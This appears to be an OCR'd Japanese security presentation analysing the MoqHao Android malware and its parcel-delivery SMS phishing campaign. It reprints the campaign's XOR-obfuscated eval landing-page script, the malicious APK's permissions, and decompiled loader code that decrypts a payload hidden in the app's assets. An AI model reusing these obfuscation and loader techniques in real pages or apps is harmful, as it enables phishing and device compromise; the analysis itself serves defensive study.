
String.fromCharCodeベースobfuscation

```
<html>
<head>
    <title></title>
</head>
<body>
<div>
    <script>
        var arr = "8548,8553,8544,8567,8561,8493,8487,4542,4520,4576,4591,4547,4518,29972,28431,4459,4442,4484,8489,17925,17589,4565,4601,4541,4578,4598,4459,8518,8557,8567,8554,
        8552,8544,4462,4519,4550,4562,4546,4601,4557,4434,4451,4426,4453,4432,4417,4359,8482,8487,8492,8510,8463,8485,8485,8485,8485,8485,8485,8485,8485,8553,8554,8550,8548,8561,
        8556,8554,8555,8491,8567,8544,8565,8553,8548,8550,8544,8493,8487,8490,8560,8562,8552,8572,8548,8558,8558,8560,8559,8555,8491,8548,8565,8558,8487,8492,8510,8453".split(',').
        map(function(a){return a|0});
        var b = arr[arr.length-1];
        for(var i=0;i<arr.length-1;i++) {
            arr[i] =arr[i]^b;
        }
        arr.pop();
        eval(String.fromCharCode(...arr));
    </script>
</div>
</body>
```

追加されたランディングページのIPアドレス数/月




ランディングページのIPアドレスの国別統計



country_code	count
US	561
TW	43
JP	42
KR	40
RO	25

ランディングページの分布図 (on 2021/09/19)



EUでもニュースに

SMS mit Paketbenachrichtigungslink verursacht massenhafte SMS

22. Januar 2021

Hinweis: Der Artikel wird derzeit ständig mit neuen Erkenntnissen aktualisiert (08.04.2021).

Heute erreichten uns von verschiedenen Polizeidienststellen Hinweise auf eine neue/ungewöhnliche Masche. Mehrere Smartphone-Nutzer bekamen eine SMS mit einem Link. Der Inhalt der Nachricht war:

„Ihr Paket wurde verschickt. Bitte überprüfen und akzeptieren Sie es. http://v.....jxgt.duckdns.org“


(Link durch uns gekürzt, siehe auch nachfolgende Bilder)

(2021/01/22)
www.polizei-praevention.de

du message, bien que correcte grammaticalement, ne sonne pas juste, comme si elle était traduite d’une langue étrangère. Pourtant, le message semble venir d’un numéro français.

(2021/04/09)
cyberguerre.numerama.com

日本向けMoqHaoのルアー



Chrome
(Since 2018)

Anshin Scan
(Since 2019/03)


佐川急便..
(Since 2019/06)

KuroneKoyamato
(Since 2021/09)

LineGP
(Since 2021/09)


Phishingページ解析

iOS向けのフィッシング



MoqHao解析：Loader

MoqHaoマルウェア（別称 Wroba.g, Wroba.o, XLoader）



MoqHaoのAPKファイル


Android Application Package（APK）ファイルとは
AndroidOS向けのアプリケーションのファイル


ZIP形式で圧縮

アプリケーションで使用する為のファイルを格納


- AndroidManifest.xml
- classes.dex
- res\
- assets\
- lib\
- others

Dalvikの実行コード






開発言語としてKotlinを使用



2021年2月 開発言語がJAVAからKotlinへ

ロシアのジェットブレインズ研究所発祥の比較的新しい開発言語で、Java仮想マシンの上で動作する。



REF: https://kotlinlang.org/

AndroidManifest.xml

アプリ内の設定情報が定義されているファイル：


- パッケージ名
- パーミッション
- エントリポイント
- etc...

```
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="benix.rpgbfu.soyx"/>
    <uses-permission android:name="ehbkk.jejhb.fixniraz"/>
    <uses-permission android:name="yndiu.qrqnlcy.eobpdfsi"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
```

```
    <application android:label="KuroneKoyamato" android:icon="@drawable/ic_launcher" android:name="gm0g0r3.rxApplication">
        <activity android:theme="@style/Theme.Translucent.NoTitleBar" android:name="gm0g0r3.iyActivity" android:excludeFromRecents="t
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity-alias android:label="" android:icon="@drawable/z" android:name="v.z.v" android:targetActivity="gm0g0r3.iyActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity-alias>
```


ネイティブコードの読込

gm0g0r3.rxApplicationではJava Naitive Interface(JNI)である
\lib\armeaib-v7a\libdf.soの読み込みを行い、定義されている関数を使用する



classes.dex

```
private void m95c() {
    byte[] toByteArray;
    File d;
    String absolutePath;
    StringBuilder stringBuilder;
    System.loadLibrary("df");
```





```
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  03 00 28 00 01 00 00 00  00 00 00 00 34 00 00 00  |..(.........4...|
00000020  74 42 00 00 00 02 00 05  34 00 20 00 08 00 28 00  |tB......4. ...(.|
00000030  1a                                                |.4...|
00000040  34                                                |.....|
00000050  04                                                |.....|
00000060  00 00 00 00 a4 36 00 00  a4 36 00 00 05 00 00 00  |.....6...6......|
00000070  00 10 00 00 01 00 00 00  34 3e 00 00 34 4e 00 00  |........4>..4N..|
[[skipped]]
```

libdf.soファイルの中身はELFファイル

assets内のファイルの読込

```
AssetManager assets = getAssets();
StringBuilder stringBuilder2 = new StringBuilder();
StringBuilder stringBuilder3 = new StringBuilder();
String str = "rmocpdx";
stringBuilder3.append(str.toLowerCase());
stringBuilder3.append("/");
stringBuilder2.append(stringBuilder3.toString().toLowerCase());
stringBuilder2.append(getAssets().list(str)[0]);
InputStream open = assets.open(stringBuilder2.toString());
byte[] bArr = new byte[11];
open.read(bArr);
int i = (bArr[10] & 255) | (((bArr[9] & 255) << 8) | ((bArr[8] & 255) << 16));
int read = open.read();
```




```
00000  36 70 60 07 0c 76 a0 2b  02 cc 86 c5 bd c4 89 19
00010  c0 bd d1 82 de 05 34 1c  7e e1 85 cd 2b 2b 8b ec
[[skipped]]
2cc80  47 a8 62 35 d4 93 68 ae  37 a6 a3 18 3a c7 0d 26
2cc90  a5 a8 dc 17 8e 78 ff 43  63 2b 7d 5e 23 33 e3 e7
2cca0  73 dd 3d 75 14 3d c3 00  be c2 5d 3d 36 4b 05 e8
[[skipped]]
```

\assets\rmocpdx\15k7a5q

junk_data

size = 0x2cc86

xor_key = 0xc5

enc_payload

ペイロードの復号化

```
int read = open.read();
ByteArrayOutputStream byteArrayOutputStream2 = new ByteArrayOutputStream();
byte[] bArr2 = new byte[4096];
while (true) {
    int read2 = open.read(bArr2, 0, Math.min(i, 4096));
    if (read2 == -1 || read2 == 0) {
